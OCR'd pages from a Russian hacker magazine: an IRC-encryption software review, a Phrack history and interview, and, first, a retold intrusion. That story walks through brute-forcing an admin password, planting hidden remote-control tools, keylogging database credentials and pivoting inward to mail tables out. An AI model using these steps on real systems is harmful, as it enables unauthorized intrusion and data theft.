
То есть на машине прописаны 2 аккаунта, один из них переименованный Administrator. И, судя по дампу, логины написаны не латинскими буквами. Вообще сдурели, хотя... Это может быть всего лишь русская версия Windows 2000! Запускает хакер Essential NetTools (http://www.tamos.ru/ent3.zip), там выбирает NetBIOS Auditing Tools, вводит логин на перебор "Администратор" и простейший файл паролей. Не успел он сделать пары шагов от компа, как ENT запищал. Оказалось, что пароль был... "12345"! Админский пароль сервера с выходом в Internet и доступом к локалке!



Отличный сканер шаров - Essential NetTools

ОБЛОМ ШОКОЛАДНОГО...


Далее все по определенному стандарту. Запустил он Remote Task Manager (http://www.protect-me.com/rtm.zip), об этом писал ReBeL в][08.2001, ввел IP сервера. Rtm услужливо предложил инсталлировать себя на взламываемой машине, только попросил логин/пароль. Далее по нетбиосу залил в C:\WinNT\repaire\sysweb\ (чтобы "случайно" админ не нашел) Cool Remote Control (http://www.yaosoft.com/products/remote.zip).



Remote Task Manager - система удаленного администрирования

Хакер мог бы воспользоваться и услугами Radmin'a (http://www.radmin.com), но радмин прописан в анитивирусниках, да и иконка в трее будет немного мешать =). А у CRC те же функции, только он удобней. Хотя у него есть еще вариант - просто запустить Службу терминалов Windows и получить кучу неудобств. Итого: full remote control, причем визуальный. Этот Win-сервант оказался файл-сервером с сетевым принтером. А вот нужной информации на нем не было. Также оказалось, что за этой машиной почти 24 часа в сутки сидит админ, судя по постоянно открывающимся експлоперам с порнухой и багтраками (на фига он их открывает, если не вчитывается? :/)
Путем суточного визуального наблюдения за этим сервантом хакер выяснил, что нужная ему информация находится в базе данных в одном из внутренних серверов. Вход в базу через телнет. Логин и пароль от базы хакер перехватил обычным клавиатурным шпионом. Так как визуально не светило работать с того сервера, пришлось из него делать трубу в локалку на телнет.

Он залил на сервер CmdSrv (http://void.cyber-punk.ru/remote_adm/cmdsrv.exe), через RTM прописал его Сервисом и запустил. Вот теперь у него точно все в шоколаде. Телнет на 123.123.123.124:2323, оттуда telnet 10.5.13.75, логин/пароль и - вуаля! Фишка той базы была в том, что можно было отсылать целые таблицы прямо на почту, минуя всякий контроль, что и было незамедлительно сделано.



Админим тачку при помощи Cool Remote Control

Итого: опять банальные ошибки в администрировании, как вин-, так и лин-систем. Лечится исправлением ДНК-прокладки между монитором и стулом.

P.S. Не надо закидывать мой мыльник просьбами что-нибудь сломать. Я не хакер. А это все пересказ одного человека, занимающегося сетевой безопасностью. Я же могу отвечать только на письма, ответ на которые может уместиться в паре строчек.



ШИФРУЕМСЯ В IRC ПО ПОЛНОЙ

Дмитрий Докучаев aka Forb
(forb@real.xakep.ru)

Шифруемся в IRC по полной

Защитимся от прослушивания трафика

У тебя никогда не было навязчивой идеи, что за тобой следят? Нет, речь идет не о последней стадии шизофрении, прогрессирующей у тебя с рождения (или с первого дня знакомства с компом). Я говорю о более реальных вещах. Например, снифание всего твоего трафика нечестным соседом по локалке, злобным провайдером, или на каком-нибудь сегменте сети, между тобой и… IRC-сервером. Я уверен, ты часами там сидишь, и логи IRC - вся биография твоей (пока еще не очень долгой) жизни. Ты можешь возмутиться, мол, я и логинг каналов с приватами отключил. Но если издалека идет сниф 6667 порта, то, возможно, эти логи будут читаться не только твоими собеседниками по IRC. Поэтому предлагаю небольшой обзор программ, позволяющих тебе общаться более или менее безопасно (хотя абсолютной безопасности не гарантирую).


PSYBNC 2.3.1

Первое, о чем хочется сказать, это всем известный баунсер PsyBNC. У него в последних версиях есть поддержка криптованного разговора. Вопросы о его установке и настройке неуместны, об этом много раз писалось в предыдущих выпусках][.

Итак, даю список команд:
/ENCRYPT password :chan | nick
Включить поддержку криптования. Криптование осуществляется алгоритмом BlowFish. Таким образом, при совпадении пароля у обоих баунсеров идет правильный разговор, иначе - только хеши =).
/DELENCRYPT num
Удалить криптованный канал или ник (по номеру!).
/LISTENCRYPT
Просмотреть криптованные сессии.

Пример создания криптованного канала #psybnc:
/ENCRYPT 31337 :#psybnc

К тому же баунсер поддерживает защищенное



help PsyBnc для секурных команд

SSL-соединение как для сервера, так и для директа, но эту штуку я не тестировал, мне вполне хватало BlowFish.

Плюсы:
1. Защищенный разговор: будешь чувствовать себя сухо и комфортно.
2. Многообразие клиентов: баунсеру наплевать на софт, который у тебя стоит: mIRC, Pirch, BitchX либо Xchat. Поддержит все.

Минусы:
1. Шифрование будет происходить лишь после того, как инфа дойдет до сервака, где находится твой баунсер. Таким образом, эта фича защитит тебя лишь от снифинга приватов, либо логинга каналов IRC. Хотя если ты изобретателен, то можешь поставить псю на локалхосте и каждый раз лазить через него. Как говорится, на вкус и цвет...
2. Для нормальной беседы необходимо, чтобы у всех участников криптованного базара был установлен PsyBNC. Это в принципе нереально, поэтому данную фичу юзают только любители PsyBNC, без которого они уже не могут общаться в IRC ;). Как правило, /ENCRYPT юзают либо на внутренних каналах PsyBNC, либо для приватного общения.

Брать здесь:
http://www.psychoid.lam3rz.de/psyBNC2.3.1.tar.gz

ENIGMACRYPT FOR MIRC32

Энигма-крипт - это скрипт к мирку, который посредством загруженной в память cast.dll позволяет шифроваться методом cast128. Как сказано в руководстве по установке, после скачивания скрипта подгружаем его (лезем в Remote aka Alt+R), а затем загружаем cast.dll в память командой regsvr32.exe cast.dll. Это при юзании в NT/XP. Иначе просто закинь cast.dll в %WINDIR%. Затем обратим внимание на новую менюшку, которая появляется при клике правой кнопкой на канал либо приват. Это и есть собственно управление Энигмой. Выберем первый пункт меню «Initialise/change EnIgMa CrYpT key». Затем впишем в появившемся MsgBox свой ключ на шифрование (до 32 символов). По этому ключу и будет происходить шифрование посредством обращения к cast128.dll. Для правильной работы скрипта этот ключ должен быть у всех доверенных участников общения. «Enable EnIgMa CrYpT» активирует скрипт для данного канала. Тебе покажется необычным, что вместо «<>», выделяющих твой ник, появятся плюсики. Это легко лечится правкой скрипта (я уверен, ты работал с mIRC-скриптами и справишься с такой простой задачей). Но я, например, ничего не исправлял, и даже нахожу в этом плюс. Ведь такой канал выделяется из остальных.
На этом твоя работа завершена - все сделает скрипт. Для дезактивации скрипта выбери последний пункт меню.

Плюсы:
1. Cast128 достаточно сложный и безопасный метод шифрования. Этот алгоритм используется для шифрования защищенных дисков, так что можешь доверять Энигме, как себе.
2. Вес этого скрипта и библиотеки всего 36Kb, а пользы очень много =). Достаточно весомый плюс.
3. Поддержка нескольких каналов и приватов. Удобная установка и настройка.

Минусы:
1. Не поддаются шифрованию очень длинные фразы, а также фразы, начинающиеся с «/» (при копировании извне mIRC не считает это командой, а Энигма воздерживается от шифрования).
2. Ключевая фраза находится в блоке переменных и написана plain text'ом, что небезопасно. Выход - либо шифровать переменную отдельным скриптом, либо воздержаться от Энигмы и перейти к следующей программе =).

Сливать здесь:
http://www.belland.org.uk/enigmacrypt.zip

ЭнигмаКрипт в работе

PSIFUR

Еще один шифровальщик для mIRC. Замечателен тем, что имеет свой отдельный conf-file =), в котором расположены ключи для шифрования (до 10 фраз). В комплекте имеется библиотека psifur.dll, обеспечивающая шифрование. Эту библиотеку помести вместе со скриптом psifur.mrc.
Собственно настройка. Скрипт не обязательно должен включаться на определенном канале, а может юзаться динамически. Команда «/cr test» пошлет «test» в зашифрованном виде, с шифровкой через 0 ключ по умолчанию (может быть изменен либо сделан рандомным - читай дальше). Скрипт имеет 5 динамических ключей (от a до f), через которые может быть послана информация. Естественно, прочитать смогут лишь те личности, которые установят этот динамический ключ командой «/crset <a-f> key». Все ключи должны быть минимум 6 символов длиной. Команда «/crall» будет декодировать весь исходящий текст на указанном канале. Чтобы усложнить шифрование, можно использовать случайный номер ключей для каждой фразы командой «/crand». Несмотря на случайность, дешифрование будет происходить без каких-либо потерь. Это далеко не все команды. Полный их список и описание доступно по команде «/crhelp».

Плюсы:
1. Метод шифрования в PsiFur не излагается, т.е. он был придуман самими авторами скрипта. Я засчитал это как плюс, так как мало кому захочется искать методы достаточно сложной дешифровки. Соответственно, уровень безопасности повышается.
2. Очень простая настройка и подручный хелп с описанием всех команд.
3. Версия для mIRC является переработкой версии для Xchat, так что Linux'оиды не обделены =).

Минусы:
Все старания научить PsiFur декодировать русские символы оказались тщетными. Этот баг стал камнем преткновения в программе. Из-за чего я и отказался от ее использования. Но, может быть, все не так сложно, и ты разберешься с этой проблемой, так как мощность программы впечатляет. Или откажешься от использования русского языка в IRC ;).

Забирать тут:
http://scripting.magicguild.com/psifur/

STUNNEL

Stunnel создает SSL-соединение между клиентом и сервером по любому протоколу, основанному на TCP. Таким образом, ее применение состоит в создании надежного шифрованного канала между двумя хостами в сетях, где возможно прослушивание твоего трафика. Может работать как в режиме клиента (шифрование исходящего трафика), так и в режиме сервера (расшифровка входящего трафика).
Это в общих чертах. Как ты, наверное, понял, Stunnel - универсальная вещь и ей можно создавать туннелинг практически для любых



Взлом

ШИФРУЕМСЯ В IRC ПО ПОЛНОЙ

Дмитрий Докучаев aka Forb
(forb@real.xakep.ru)

Для справки

В mIRC существуют интересные функции шифрования MIMEN-CODE. Это две функции: $decode() и $encode(). Для зашифровки какой-либо строки достаточно выполнить: $encode(строка,m).
Чтобы прочитать, что из этого вышло, следует выполнить, к примеру, //echo 1 $decode(8fLw7urg,m). Параметр «m» указывает на MIME.
О $decode и $encode можно написать целую статью, с их помощью возможна эффективная защита твоих mIRC-скриптов.

нужд. Что касается нашей проблемы (IRC), то создание шифрованного канала между тобой и самим сервером - идеальный вариант ее решения. Или между тобой и сегментом сети, после чего идет доверенная зона, в которой ты уверен. По определению, мы должны поставить Stunnel на начальных и конечных точках. Поэтому собираем его из сорцов на каком-нибудь шелле, через который пойдет туннель (сорцы можно взять на сайте производителя). Собирать пакеты, я думаю, ты умеешь.
После созданного бинарника stunnel, запускай туннелинг с произвольного порта на 6667 примерно такой командой:

stunnel -d 31337 -r localhost:6667

Если конечный ircd стоит не на этом сервере, то вместо «localhost» укажи необходимый хост. Таким образом, мы создали цепочку SSL от произвольного сервера до конечного пути, то есть ircd. Осталось довершить ее SSL туннелингом от твоего компа до сервера, где был установлен Stunnel. Для этого качаем виндовые бинарники и библиотеки с сайта. Клиентская часть запускается следующим образом:

stunnel -c -d 31337 -r server.ru:31337
где server.ru хост, на котором ты замутил первую копию stunnel.

В завершение всего, коннекться irc-клиентом на localhost:31337. В итоге ты должен присоединиться к желаемому IRC-серверу. Для тебя это выглядит как обычное соединение, но на самом деле происходит полный туннелинг от твоего домашнего компа до пункта назначения, то бишь IRCD.


Вот простая схема работы stunnel. Конечно, она может использоваться и для более сложных задач (защищенное telnet или pop3-соединение), но нас пока интересует SSL-туннелинг для IRC.

Плюсы:
1) Безопасность: SSL является одним из самых безопасных протоколов и поэтому данные будут передаваться далеко не в plain text.
2) Гибкость в настройке и применении: особого гимора с настройкой я не наблюдал, все ясно и понятно. Можно разобраться даже без бутылки. Что касается применения, то Stunnel можно юзать как под *никсы, так и под форточки. Никаких ограничений нет.
3) Универсальность: программа Stunnel очень универсальная. Ее можно юзать для любого TCP-соединения.

Минусы:
1) Зависимости: так как шифрование происходит по протоколу SSL, то на тачке должны стоять библиотеки OpenSSL, либо виндовые dll, отвечающие за это. Если их не окажется, то это может быть преградой для использования Stunnel.

Скачать сам Stunnel и OpenSSL можно с www.stunnel.org.

«А что же с Linux и *BSD?» - спросят никсанутые, готовые закидать меня гнилыми демонами и дырявыми suid-программами. В *nix также существуют методики шифрования для IRC. Во-первых, это PsyBNC и Stunnel - две универсальные вещи, описалово их ищи выше. Что же касается скриптов для популярных IRC-клиентов, о них я готов рассказать.



Установка stunnel на стороне сервера

XCHAT: BLOWJOB.PL НА БАЗЕ MIME64.

Xchat - самый популярный гуевый клиент под *nix. Для него существует популярный скрипт blowjob.pl, который шифрует алгоритмом Mime64. Устанавливается он как обычный Xchat-скрипт (командой /load blowjob.pl). После загрузки будут доступны следующие команды:
/setkey <новый-пароль> - установить пароль шифрования для текущего канала.
/delkey - снять шифрование с указанного канала.
/blow <строка> - послать шифрованный хеш на канал (независимо от того, есть ли на этом канале флаг шифрования).
/perm - установить на данный канал флаг шифрования.

Если у всех участников общения стоит один и тот же пароль, то все они будут прекрасно видеть друг друга. Иначе будут видны только MIME-хеши.

Также существует портированная версия для консольного клиента IRSSI. Ее можно взять по этому адресу: http://scripts.irssi.de/html/blowjob.pl.html.

Как я говорил выше, для Xchat тоже есть PsiFur. Описание этого скрипта смотри выше. Взять свежую версию можно отсюда: http://www.stormcenter.net/dwarfstar/psifur1.2.tar.gz.

А вот линк на сам blowjob.pl: http://ftp.gcu-squad.org/misc/blowjob.pl.


Итак, ты определился с выбором: юзать или не юзать. Поставил себе софтину из этого обзора и стал шифровать свой IRC-трафик. Но не обольщайся. Абсолютной защиты не существует, и если тобой конкретно заинтересуются, то могут расшифровать (для этого тоже есть свои методики). А от ушастого ламера в локалке с tcpdump'ом в руках это тебя, пожалуй, спасет.

PHRACK: ИСТОРИЯ О ЛЕГЕНДАРНОМ ЖУРНАЛЕ

mindw0rk (mindw0rk@mail.ru)


Mike Schiffman aka Route, один из редакторов Phrack


Emmanuel Goldstein, главный редактор журнала "2600: The Hacker Quarterly" (ежеквартальное печатное хакерское издание. Выпускается с 1984 г.)



Crimson Death - хакер, фрикер и один из редакторов Phrack


Loyd Blankenship aka The Mentor, автор хакерского манифеста


Erik на конференции Summercon

PHRACK:

ИСТОРИЯ О ЛЕГЕНДАРНОМ ЖУРНАЛЕ

Его читают все. Для хакеров он - источник новых знаний и символ свободы, для администраторов - предостережение, справочник предстоящих атак, для сотрудников спецслужб - отличная возможность познакомиться с жизнью по другую сторону баррикад. Он объединяет миллионы людей по всему миру. Тех, кто интересуется компьютерной безопасностью и хакерским андеграундом, кому небезразличны высокие технологии, и просто людей, желающих получить удовольствие от чтения действительно качественного журнала. Сделанного людьми и для людей, не тронутого коммерческой грязью. Журнала, имеющего долгую историю, ставшего поистине легендарным в узких кругах. Журнала под названием Phrack.

РОЖДЕНИЕ ИСТОРИИ

17 ноября 2002 года Phrack'у исполнилось 17 лет. За это время было выпущено 59 номеров, сменилось более десяти редакторов. Журнал неоднократно пытались закрыть... тем не менее, после стольких испытаний он до сих пор жив. Мало того, он вырос, стал намного объемнее и серьезнее, чем раньше.
Phrack не был первым. До него были и TAP, и 2600, освещающие жизнь компьютерного/телефонного андеграунда. Но сразу после его появления стало ясно, что именно Phrack'у, благодаря его доступности и открытости, суждено в будущем стать самым популярным хакерским журналом. В ноябре 1985 г. Taran King (Рэнди Тишлер) и Knight Lightning (Крэг Неидорф) еще не знали, что дают рождение легенде...
Первый номер нельзя было назвать идеальным. Это была всего лишь кучка текстов, написанных заумно-техническим стилем и собранных в один архив. К тому же вначале Phrack, помимо хакерской и фрикерской, имел анархистскую направленность и публиковал инструкции по сооружению бомб и отпиранию замков. Но у него было одно неоспоримое достоинство - он был бесплатным и публиковался в электронном виде, что давало всем желающим возможность его скачать. Весть о новом издании быстро облетела весь хакерский мир, что резко увеличило приток звонков на BBS "Metal Shop", "Elite" и "Kleptic Palace", хранившие пилотный номер. Несмотря на скромность содержания, компьютерное сообщество поддержало начинание группы авторов и потребовало продолжения.

Через пару месяцев вышел второй номер. Теперь в нем появилась новая рубрика, которая сразу же стала неотъемлемой частью издания и самой популярной среди читателей - Phrack World News. "Сценерам от сценеров" - так гласил девиз журнала, и хакеры со всего мира откликнулись на него, присылая редакторам все известные им слухи и новости. В четвертом Phrack'е был опубликован первый профайл известного в середине 80-х фрикера Crimson Death. Позже биографическая информация стала появляться в журнале постоянно, рассказывая о самых достойных, об элите компьютерного андеграунда.
Седьмой номер вошел в историю. Именно в нем впервые был опубликован легендарный хакерский манифест, написанный The Mentor'ом. После этого на электронный адрес журнала пришел шквал отзывов. Манифест был принят и на протяжении нескольких лет оставался гордостью, гимном, воспевающим идеологию и цели хакеров всего мира.

Столик Phrack Staff на HAL2001, куда выгрузили журнал



Летом 1987 г. волна преследований пронеслась по миру компьютерного андеграунда, приостановив выпуск новых номеров Phrack'а на несколько месяцев. Чтобы избежать ареста и успешно закончить колледж, Knight Lightning и Taran King на время покинули хакерское сообщество. Редакторы журнала после этого несколько раз менялись: сначала это был Elric Imrryr, затем Shooting Shark, чуть позже его сменил Crimson Death. В мае 1988 г. 20-й номер Phrack снова взяли в руки прежние редакторы и приступили к работе над качеством статей и увеличением количества новостей в рубрике PWW. К этому времени журнал уже успел заслужить репутацию серьезного технического издания. Его читали не только хакеры, но и администраторы правительственных сетей, а также сотрудники Секретных Служб США. В конце 80-х известность чуть не обернулась для Phrack'а гибелью.
Подобно TAP'у, Phrack иногда публиковал технические документы, доступные ограниченному числу лиц и распространяемые в закрытых сетях крупных компаний. В 1996 году хакер Prophet взломал систему защиты компьютерной сети Bellsouth и скачал документ, описывающий спецификации телефонной службы "911". Три года спустя он предложил Knight Lightning'у опубликовать этот текст, на что получил согласие. Материал под названием "Control Office Administration Of Enhanced 911 Services For Special Services And Major Account Centers" в сокращенном виде вышел в 24 номере Phrack'а... а еще год спустя редактор журнала был арестован по обвинению в воровстве и разглашении конфиденциальной информации. Компания оценила стоимость документа "E911" в 80 тысяч долларов. Knight Lightning'у, обвиняемому дополнительно во взломе компьютерных сетей, возглавлении небезызвестной группы "Legion of Doom" и найме Prophet'а для кражи у Bellsouth пресловутой информации, грозило 30 лет тюрьмы. Секретные Службы также требовали прикрыть журнал Phrack. Но благодаря помощи друзей-хакеров адвокату удалось доказать суду, что "столь ценный" текстовый файл публично доступен в библиотеке штата и приобрести его может любой желающий всего за 13$. Доказали, что Крэг Неидорф не заказывал взлома. И что он вообще не делал ничего противозаконного, так как, в общем-то, не являлся хакером. Он просто публиковал журнал. Knight Ligtning вышел из здания суда свободным человеком, но ни он, ни Taran King больше никогда не были редакторами. В 1993 г., начиная с 42 номера, заведовавшего Phrack'ом Dispater'а сменил Erik Bloodaxe (Крис Гогганс) - один из известнейших хакеров компьютерного андеграунда. Эрик сразу же навел порядки в разваливающемся издании и первым делом написал уничтожающее вступление в адрес облажавшихся на суде агентов спецслужб и Bellsouth. Никогда до этого не знавший слова "коммерция", Phrack внезапно стал платным. Но платным только для корпоративных и правительственных организаций. "Чтобы все было по-честному, мы будем публиковать информацию о финансовом положении журнала. Тогда все смогут посмотреть, чего стоит этика и борьба за авторское право антихакерских структур", - добавил новый редактор. Следующий, 43 номер стал самым объемным и информативным за всю историю существования журнала. Во вступлении Erik Bloodaxe сообщил, что только два человека оплатили право читать журнал: "CERT, BT Tymnet, SS... сотни организаций, рассуждающих об авторском праве, выслеживающих 'злостных хакеров' за его нарушение. И только представители двух компаний приобрели журнал легально. Спасибо за то, что вы наглядно показали, как на самом деле к нам относитесь. Как плюете на наши права и труд".

PHRACK: НАШИ ДНИ

С 51 по 56 номер редактирование и координацию Phrack'а взял на себя Route, в прошлом известный как Daemon8. А с 57 выпуска его сменила группа парней, именующих себя просто Phrack Staff. О том, как обстоит дело

NEXT

Лого журнала "Phrack"




За чтением Phrack'a на HAL2k1



Взлом

PHRACK: ИСТОРИЯ О ЛЕГЕНДАРНОМ ЖУРНАЛЕ


mindw0rk (mindw0rk@mail.ru)




Печатный Phrack #57, представленный на HAL2001

с журналом сегодня, я попросил рассказать одного из членов группы:

mindw0rk: На страницах журнала я нигде не встречал ваших имен или псевдонимов. Можно узнать, кто скрывается за Phrack Staff?
Phrack Staff (PS): Люди, которые делают сейчас журнал, предпочитают сохранять инкогнито.
mindw0rk: Как получилось, что вы взялись за издание Phrack'a?
PS: Однажды группа ребят, имеющая непосредственное отношение к миру компьютерной безопасности, оглянулась... И что же они увидели? А увидели они повальную распродажу, происходящую повсюду. На наших глазах люди, еще недавно бывшие элитой компьютерного андеграунда, бросали любимое занятие и устраивались на нудную работу, приносящую кучу денег. Крупнейший портал хакерских новостей (HNN) превратился в "Новости компьютерной безопасности", контролируемые большой корпорацией. Мы не могли допустить, чтобы то же случилось с Phrack'ом, и через некоторое время после ухода Route, с его согласия, взяли журнал в свои руки. Приобрели домен Phrack.org, изменили дизайн старой паги (теперь все построено на SQL), пригласили ближайших друзей. Уже через пару недель у нас была готова первая статья. А новый, 57 Phrack, полностью сделанный нашей группой, был зарелизен через 10 месяцев, 11 августа 2001 г.
mindw0rk: Первые редакторы (Knight Lightning, Taran King, Crimson Death, Erik Bloodaxe) сейчас как-нибудь поддерживают журнал?
PS: Нет. Они работают в крупных компаниях, так что им не до Phrack'a.
mindw0rk: Где создается журнал? У вас есть свой офис или вся работа осуществляется на дому?
PS: У Phrack'a нет офиса. У Phrack'a никогда не будет офиса. Члены нашей редколлегии живут в разных странах и работают, находясь в своих комнатах перед экраном домашнего компьютера. Это дает много преимуществ. При всем желании федералы не смогут нас прикрыть, пока не организуют масштабную операцию на всех континентах. Мы не знаем, что такое расходы на бумагу и аренду, мы не платим налогов. Создание журнала остается очень удобным и гибким, и благодаря электронному формату, мы имеем отличную обратную связь.
mindw0rk: Насколько Phrack изменился по сравнению с более ранними выпусками?
PS: Сегодня журнал читают намного больше людей. Мы уделяем внимание преимущественно технической и компьютерной области. Анархистские темы больше не появляются на страницах Phrack'a, как и политические воззвания. Благодаря широкому выбору, который мы имеем сейчас, статьи публикуются только самые лучшие и качественные. Чаще всего их пишут известные в компьютерном мире люди.





Содержание Phrack #57



Журнал "2600". Последний номер

mindw0rk: Сколько человек сейчас работает в коллективе Phrack Staff? Все ли они - хакеры? Какой ваш средний возраст? И сколько времени требуется на издание журнала?
PS: В нашей внутренней почтовой рассылке сейчас 12 человек. Из них трое-четверо являются ядром команды. Каждый из нас известен в компьютерном сообществе и внес в его развитие определенный вклад. Средний возраст... хм, думаю, около 23. Что касается времени - больше, чем вы можете себе представить. Значительную его часть занимает редактирование статей и исправление ошибок. К тому же, помимо самого журнала, нужно не забывать обновлять наши сайты, поддерживать сервер, проводить различные акции. Как, например, выпуск футболок с эмблемой Phrack'а или печатного варианта журнала.
mindw0rk: Phrack выходит в печатном виде?
PS: Нерегулярно. И, конечно, не за деньги. Мы привезли 500 номеров "Phrack #57" в твердой обложке на хакерскую конференцию HAL2001. Их разобрали меньше чем за 5 минут :).
mindw0rk: А как насчет коммерческого издания журнала в печатном виде? Ведь на этом можно заработать неплохие деньги. И ваш труд будет оплачен...
PS: Скорее преисподняя замерзнет, чем компьютерному сообществу придется платить за Phrack. Наши усилия вознаграждаются удовольствием, которое мы получаем от создания журнала.
mindw0rk: Phrack с самого 1985 года выходит в электронном виде в формате TXT, меняется только содержание. Почему бы вам не написать для него красивую мультимедийную оболочку, не вставить музыку и качественные фотографии? Последовать примеру того же "Hugi"...
PS: Чистое ASCII - все, что нам нужно для того, чтобы донести миру информацию. Вместо подбора музыки и поиска фотографий, мы занимаемся тем, что действительно имеет ценность - публикуем хорошие статьи.
mindw0rk: А какие материалы вызвали наибольший резонанс среди читателей?
PS: "Hacker's Manifesto" The Mentor'a (P07-03), "E911" Evasdropper'a (P24-05), "Smashing the Stack For Fun And Profit" Aleph1'a (P49-14), "The Libnet Reference Manual" от Route (P55-06) и "Advances of Format String Exploitation", подготовленный gera и riq'ом (P59-07).
mindw0rk: Какие хакерские журналы вы бы назвали своими основными конкурентами?
